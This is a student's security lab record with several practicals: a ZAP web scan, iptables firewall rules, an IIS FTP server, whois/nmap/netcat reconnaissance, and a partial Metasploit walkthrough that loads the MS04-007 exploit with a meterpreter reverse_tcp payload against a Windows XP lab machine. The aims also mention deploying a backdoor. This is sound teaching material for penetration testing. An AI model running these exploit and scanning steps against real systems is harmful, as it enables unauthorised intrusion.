
**ZAP:** We can find Zap in Web Application Analysis.



We will be able to see the main screen of ZAP.




We will go to automated scan.




We can now enter the website we want to analyze and click “Attack”.



We will see all found pages in Spider tab below.




We can see more details in message tab.



We can see alerts in alert tab with different color flags.


We can see the summary of it in bottom section too which will show the numbers of alerts.



After spider scan is completed, active scan will begin.

Sl	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
12,918	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://chrisnash.us:3100/active/passive/external...	404 Not Found		70 ms	210 bytes	186 bytes
12,919	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://chrisnash.us:3100/active/passive/external...	404 Not Found		70 ms	210 bytes	186 bytes
12,920	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://chrisnash.us:3100/active/passive/external...	404 Not Found		140 ms	267 bytes	196 bytes
12,921	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://chrisnash.us:3100/active/passive/external...	404 Not Found		150 ms	210 bytes	196 bytes
12,922	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://chrisnash.us:3100/active/passive/external...	404 Not Found		152 ms	210 bytes	186 bytes
12,923	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://chrisnash.us:3100/active/passive/external...	404 Not Found		140 ms	210 bytes	186 bytes
12,924	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://chrisnash.us:3100/active/passive/external...	404 Not Found		70 ms	210 bytes	196 bytes
12,925	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://chrisnash.us:3100/active/passive/external...	404 Not Found		70 ms	210 bytes	196 bytes
12,926	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://chrisnash.us:3100/active/passive/external...	404 Not Found		72 ms	267 bytes	196 bytes
12,927	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://chrisnash.us:3100/active/passive/external...	404 Not Found		71 ms	210 bytes	196 bytes
12,928	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://chrisnash.us:3100/active/passive/external...	404 Not Found		74 ms	267 bytes	196 bytes
12,929	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://chrisnash.us:3100/active/passive/external...	404 Not Found		74 ms	267 bytes	196 bytes
12,930	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://chrisnash.us:3100/active/passive/external...	404 Not Found		75 ms	267 bytes	186 bytes
12,931	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://chrisnash.us:3100/active/passive/external...	404 Not Found		77 ms	210 bytes	196 bytes
12,932	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://chrisnash.us:3100/active/passive/external...	404 Not Found		75 ms	267 bytes	196 bytes
12,933	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://chrisnash.us:3100/active/passive/external...	404 Not Found		73 ms	267 bytes	196 bytes

We can also see the content of website of the left side.



**Conclusion:** In this practical, we used ZAP tool for web analysis. We scanned a website for its contents and alerts.



## **PRACTICAL-4**

**AIM:** Implementation of Windows/Linux security using firewall.

- A. Block ICMP ping using OUTPUT chain and echo- reply.
- B. Setup SPI Firewall that:
  - a. Allow all outgoing connection.
  - b. Block all unwanted incoming connection

### **THEORY**

#### **Firewall**

A firewall is a network security device that monitors incoming and outgoing network traffic and decides whether to allow or block specific traffic based on a defined set of security rules.

They establish a barrier between secured and controlled internal networks that can be trusted and untrusted outside networks, such as the Internet.

#### **ICMP**

The Internet Control Message Protocol (ICMP) is a protocol that devices within a network use to communicate problems with data transmission

#### **SPI Firewall**

An SPI (stateful packet inspection) firewall protects you by examining incoming packets against existing connections.

An SPI firewall can remember the attributes of each connection and use this info to determine the validity of a packet.

It stores information it obtains by examining the packets and establishing rules. Thus, it sees the broader context of a packet, not only its contents.

Due to this memory, the SPI firewall does not have to inspect every packet thoroughly, so it works faster than deep packet inspection (DPI).

The latter deconstructs the packets to check whether they are formed correctly and whether they include any malicious code.

DPI is used for a wide variety of purposes including network management, security, data mining or internet censorship. It provides security at the expense of speed.

#### **IMPLEMENTATION:**

Steps to block ICMP ping using output chain

To show the permission of iptables command.

```
sudo iptables -L -v
```

```
(kali@kali)-[~]
$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source         destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source         destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source         destination
```

To enable Firewall perform the following.

`sudo iptables -P INPUT DROP`

`sudo iptables -P FORWARD DROP`

`sudo iptables -P output ACCEPT`

```
(kali@kali)-[~]
$ sudo iptables -P INPUT DROP

(kali@kali)-[~]
$ sudo iptables -P FORWARD DROP
```

```
(kali@kali)-[~]
$ sudo iptables -P output ACCEPT
iptables: Bad built-in chain name.
```

To block ICMP ping, follow the commands:

`sudo iptables -A OUTPUT -s 192.168.200.49 -p icmp --icmp-type echo-reply -j DROP`

```
(kali@kali)-[~]
$ sudo iptables -A OUTPUT -s 192.168.200.49 -p icmp --icmp-type echo-reply -j DROP

(kali@kali)-[~]
$ sudo iptables -L -v
Chain INPUT (policy DROP 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source         destination

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source         destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source         destination
```

Allow all outgoing connections

Perform the following commands:

`sudo iptables -A INPUT -s 192.168.200.49 -j ACCEPT`

```
(kali@kali)-[~]
$ sudo iptables -A INPUT -s 192.168.200.49 -j ACCEPT

(kali@kali)-[~]
$ sudo iptables -L -v
Chain INPUT (policy DROP 2 packets, 256 bytes)
 pkts bytes target    prot opt in     out     source         destination
    0     0 ACCEPT    all  --  any    any    192.168.200.49 anywhere

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source         destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source         destination
    0     0 DROP     icmp  --  any    any    192.168.200.49 anywhere
```

Block all unwanted incoming connections

```
(kali@kali)~$ sudo iptables -L -v
Chain INPUT (policy DROP 11 packets, 2400 bytes)
 pkts bytes target     prot opt in     out     source               destination
  0     0 ACCEPT    all  --  any    any    192.168.200.49       anywhere

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
  0     0 DROP      icmp  --  any    any    192.168.200.49       anywhere        icmp echo-reply

(kali@kali)~$ sudo iptables -A INPUT -s 192.168.200.49 -j DROP

(kali@kali)~$ sudo iptables -A INPUT -s 192.168.200.49 -j ACCEPT

(kali@kali)~$ sudo iptables -L -v
Chain INPUT (policy DROP 16 packets, 3248 bytes)
 pkts bytes target     prot opt in     out     source               destination
  0     0 ACCEPT    all  --  any    any    192.168.200.49       anywhere
  0     0 DROP      all  --  any    any    192.168.200.49       anywhere
  0     0 ACCEPT    all  --  any    any    192.168.200.49       anywhere

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
```

**Conclusion:** In this practical, I learnt how to block ICMP ping using output chain and echo-reply and how to setup SPI firewall.

## **PRACTICAL-5**

**AIM:** Configure a windows FTP server for user-based access. Capture packets while you connect to FTP server and Login. Find the packet that shows username and password. Capture packets and observe the results.

### **THEORY**

**FTP:** FTP (File Transfer Protocol) is a network protocol for transmitting files between computers over Transmission Control Protocol/Internet Protocol connections. Within the TCP/IP suite, FTP is considered an application layer protocol.

In an FTP transaction, the end user's computer is typically called the local host. The second computer involved in FTP is a remote host, which is usually a server.

Both computers need to be connected via a network and configured properly to transfer files via FTP. Servers must be set up to run FTP services, and the client must have FTP software installed to access these services.

**FTP Server:** The primary purpose of an FTP server is to allow users to upload and download files. An FTP server is a computer that has a file transfer protocol (FTP) address and is dedicated to receiving an FTP connection.


FTP is a protocol used to transfer files via the internet between a server (sender) and a client (receiver).

An FTP server is a computer that offers files available for download via an FTP protocol, and it is a common solution used to facilitate remote data sharing between computers.

### **IMPLEMENTATION:**

Open Control Panel -> Programs and Features -> Turn the Windows Features on or off

-> FTP server, FTP Extensibility, FTP service, Web management tools, WWW service.







Open Internet Information Services (IIS) Manager.



Go to site -> Add FTP Site -> Give name and path -> Give IP Address, check start FTP site automatically, No SSL -> Give authentication, access and permission -> Finish.




Add site information



Once, the site is created, go to windows firewall and allow it through windows firewall.



Select the FTP server




Then, turn-off the firewall



Now, to access the FTP server, we can use one of the two methods.

We can use either command prompt or ftp command in the browser.



You will need to enter the username and password.



 Up to higher level directory		
Name	Size	Last Modified

Then, we can create some files and folders.

**Conclusion:** In this practical, I learnt how to create a FTP server.

## **PRACTICAL-6**

**AIM:** Implementation to gather information from any PC's connected to the LAN using whois, port scanners, network scanning, IP Scanners.

### **THEORY**

#### **Nmap:**

- Nmap is a free and open-source network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
- Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.
- These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features.
- Nmap can adapt to network conditions including latency and congestion during a scan.
- Nmap started as a Linux utility and was ported to other systems including Windows, macOS, and BSD. It is most popular on Linux, followed by Windows.

#### **NetCat:**

- netcat (often abbreviated to nc) is a computer networking utility for reading from and writing to network connections using TCP or UDP.
- The command is designed to be a dependable back-end that can be used directly or easily driven by other programs and scripts.
- At the same time, it is a feature-rich network debugging and investigation tool, since it can produce almost any kind of connection its user could need and has a number of built-in capabilities.
- Its list of features includes port scanning, transferring files, and port listening, and it can be used as a backdoor.

### **IMPLEMENTATION:**

Using whois command:

- Syntax: whois ip\_address



```
(kali@kali)~$ whois 8.8.8.8
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2021, American Registry for Internet Numbers, Ltd.
#

# start
NetRange:      8.0.0.0 - 8.127.255.255
CIDR:          8.0.0.0/9
NetName:       LVLT-ORG-8-8
NetHandle:     NET-8-0-0-8-1
Parent:        NET8 (NET-8-0-0-0-0)
NetType:       Direct Allocation
OriginAS:
Organization:  Level 3 Parent, LLC (LPI-141)
RegDate:       1992-12-01
Updated:       2018-04-23
Ref:           https://rdap.arin.net/registry/ip/8.0.0.0
```

Port Scanning using nmap:

- Write sudo nmap ip address of device
- This is the basic format for Nmap, and it will return information about the ports on that system.

```
(root@kali)~$ sudo nmap 192.168.2.7
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-06 09:34 EST
Nmap scan report for 192.168.2.7
Host is up (0.0029s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsure
2869/tcp   open  iclslap
7070/tcp   open  realserver

Nmap done: 1 IP address (1 host up) scanned in 4.75 seconds
```

- Write sudo nmap ip address range

```
(root@kali)~$ sudo nmap 192.168.2.7-21
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-06 09:49 EST
```

- You will get the result of scan for the whole range

- To know the status of a particular port, enter the following command

```
(root@kali)~# sudo nmap -p 80 192.168.2.7
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-06 11:32 EST
Nmap scan report for 192.168.2.7
Host is up (0.0033s latency).

PORT      STATE      SERVICE
80/tcp    filtered  http

Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
```

- For multiple ports, type the following command

```
(root@kali)~# sudo nmap -p 80,443 192.168.2.7
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-06 11:37 EST
Nmap scan report for 192.168.2.7
Host is up (0.0011s latency).

PORT      STATE      SERVICE
80/tcp    filtered  http
443/tcp   filtered  https

Nmap done: 1 IP address (1 host up) scanned in 5.43 seconds
```

- To scan all the possible ports, write the following command

```
(root@kali)~# sudo nmap -p* 192.168.2.7
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-06 11:39 EST
```

- To scan for all available TCP ports, enter the following command

```
(root@kali)~# sudo nmap -p0 192.168.2.7
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-06 11:42 EST
Nmap scan report for 192.168.2.7
Host is up (0.0011s latency).

PORT      STATE      SERVICE
0/tcp    filtered  unknown
```

- This may useful to know which ports are open and running services on a target machine.
- Try the nc / netcat command as follow.
- The -z flag can be used to tell nc to report open ports, rather than initiate a connection.
- You need to specify hostname / ip along with the port range to limit and speedup operation.

Using netcat:

- Command: `nc -z -v hostname port-range`

```
$ sudo nc -z -v 192.168.43.52 80
DESKTOP-S5UT1S0 [192.168.43.52] 80 (http) : Connection refused
```

**Conclusion:** In this practical, we implemented different commands and tools to gather information about the ports.

## **PRACTICAL-7**

**AIM:** Set up a Virtual lab environment with Windows XP (SP1), Metasploitable OS, and BRICKS/DVWA web server and an Attacker machine (KALI/BT) in virtual machines (network in NAT mode).

Now carry out Vulnerability assessment in environment

### a. Network VA/PT

- i. Find the open ports in domain.
- ii. Find out the hosts in domains.
- iii. Find out the services running on domains and their versions.
- iv. Banner Grabbing of server.
- v. Find out default vulnerabilities in Services.
- vi. Exploit the vulnerabilities.
- vii. Deploy and maintain the backdoor.

### b. Web VA/PT

- i. Find the domain information.
- ii. Find the details of server and its default vulnerabilities.
- iii. Perform automated testing using BurpSuite or ZAP proxies.

**Tools:** nmap, netcat, netcraft, nslookup, whois, dig, ping, Nessus, Metasploit, FOCA.

## **THEORY**

### **METASPLOIT:**

- ☐ Metasploit is one of the best penetration testing frameworks that help a business find out and shore up vulnerabilities in their systems before exploitation by hackers. To put it simply, Metasploit allows hacking with permission.
- ☐ A Metasploit penetration test begins with the information gathering phase, wherein Metasploit integrates with various reconnaissance tools like Nmap, SNMP scanning, and Windows patch enumeration, and Nessus to find the vulnerable spot in your system.
- ☐ Once the weakness is identified, choose an exploit and payload to penetrate the chink



in the armor.

- ☐ If the exploit is successful, the payload gets executed at the target, and the user gets a shell to interact with the payload. One of the most popular payloads to attack Windows systems is Meterpreter – an in-memory-only interactive shell.
- ☐ Once on the target machine, Metasploit offers various exploitation tools for privilege escalation, packet sniffing, pass the hash, keyloggers, screen capture, plus pivoting tools. Users can also set up a persistent backdoor if the target machine gets rebooted.

## IMPLEMENTATION:

- ☐ Step1: Start metasploit

```

Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

Press SPACE BAR to continue

      =[ metasploit v6.2.9-dev                               ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post           ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > s

```

- ☐ Step 2: Find the vulnerability using nessus tool in windows xp.
- ☐ Step 3: Search the vulnerability. Command: search ms04-007

```

msf6 > search ms04-007
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms04_007_killbill  2004-02-10      low   No     MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms04_007_killbill

```

- ☐ Step 4: Now, use the path of exploit.
- ☐ Command: use exploit/windows/smb/ms04\_007\_killbill

```
msf6 > use exploit/windows/smb/ms04_007_killbill
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms04_007_killbill) > 
```

- ☐ Step 5: List out the option.
- ☐ Command: show options

```
msf6 exploit(windows/smb/ms04_007_killbill) > show options
Module options (exploit/windows/smb/ms04_007_killbill):


| Name   | Current Setting | Required | Description                                                                                  |
|--------|-----------------|----------|----------------------------------------------------------------------------------------------|
| PROTO  | smb             | yes      | Which protocol to use (Accepted: smb, http)                                                  |
| RHOSTS |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT  | 445             | yes      | The SMB service port (TCP)                                                                   |


Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.15       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


Exploit target:


| Id | Name                                      |
|----|-------------------------------------------|
| 0  | Windows 2000 SP2-SP4 + Windows XP SP0-SP1 |


```

- ☐ Step 6: Set the RHOSTS by using the IP of windows.
- ☐ Command: set RHOSTS IP\_address

```
msf6 exploit(windows/smb/ms04_007_killbill) > set RHOSTS 192.168.200.237
RHOSTS => 192.168.200.237
```

- ☐ Step 7: Now, to set payload,
  - ☐ we have find the index of payload using the following command.
- Command: show payloads.

msf6 exploit(windows/smb/ms04\_007\_killbill) > show payload

Available Payloads:

#	Name	Disclosure Date	Arch	Check	Description
